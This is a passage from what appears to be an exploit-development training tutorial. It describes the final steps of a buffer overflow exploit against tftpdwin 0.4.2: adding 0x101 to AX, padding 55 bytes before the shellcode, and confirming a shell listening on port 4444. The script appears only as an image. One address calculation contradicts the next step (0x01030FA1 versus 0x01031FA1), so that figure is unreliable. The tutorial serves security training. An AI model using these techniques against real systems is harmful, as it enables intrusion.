1) EAX currently points to 0x01031EA0. This was copied from EBX in the first assembly instruction.
2) EAX+0x101 = 0x01030FA1. 0x101 is the smallest hex value we can add to AX without having any nulls. We need to move our shellcode to this memory address.
3) We now need to calculate how far we need to move our shellcode down to make certain that it starts at address 0x01031FA1. We simply perform 0x01031FA1 minus 0x01031F6A which equals 55 in decimal. This is the size of the pad we need to place between our assembly instructions and the start of the shellcode. Let's write what will hopefully be our final script!



Final Script Update


This will be our final script update to successfully run our exploit against tftpdwin 0.4.2. First, we must change the value we're adding to AX from 0x4141 to 0x101. This will ensure that EAX is pointing to the start of our shellcode. We must then add a 55 byte pad between our assembly code and our shellcode to ensure that the shellcode is at the exact address to which EAX is pointing. Finally, we need to add in the "pad" variable to our input and subtract 55 bytes from the 79 A's we were previously sending in to fill the buffer.



Final Run

At this point, it is time to execute our final script. In the top image, we see that control is passed to our assembly code, indicating that we calculated our input properly. Pressing F7 to single step adds 0x101 to AX, pushed EAX onto the stack, and returns to that address. We then have 55 bytes of padding. Pressing F7 on the return takes us to the start of the second image. This is the start of the shellcode, noted by the POP ECX instruction. Pressing F9 to continue and passing any exceptions shows the program as running inside of the debugger. Checking for listening port 4444 in a command shell indicates that we have successfully exploited this process.

This was certainly a much more challenging exploit than the earlier TFTP exercise. The main purpose is to continue the focus on thinking outside of the box. You will deal with many different exploit scenarios that require this type of thinking. Often, things cannot be explained very easily. You will run into situations where you can spend hours or days debugging the reasoning behind a single anomaly, only to run into another one. Often, there are simply idiosyncrasies in the programmer's style, combined with compiler behavior. It may sometimes serve better to simply accept strange behavior as opposed to searching for the reasoning.



Bootcamp End

This concludes the bootcamp.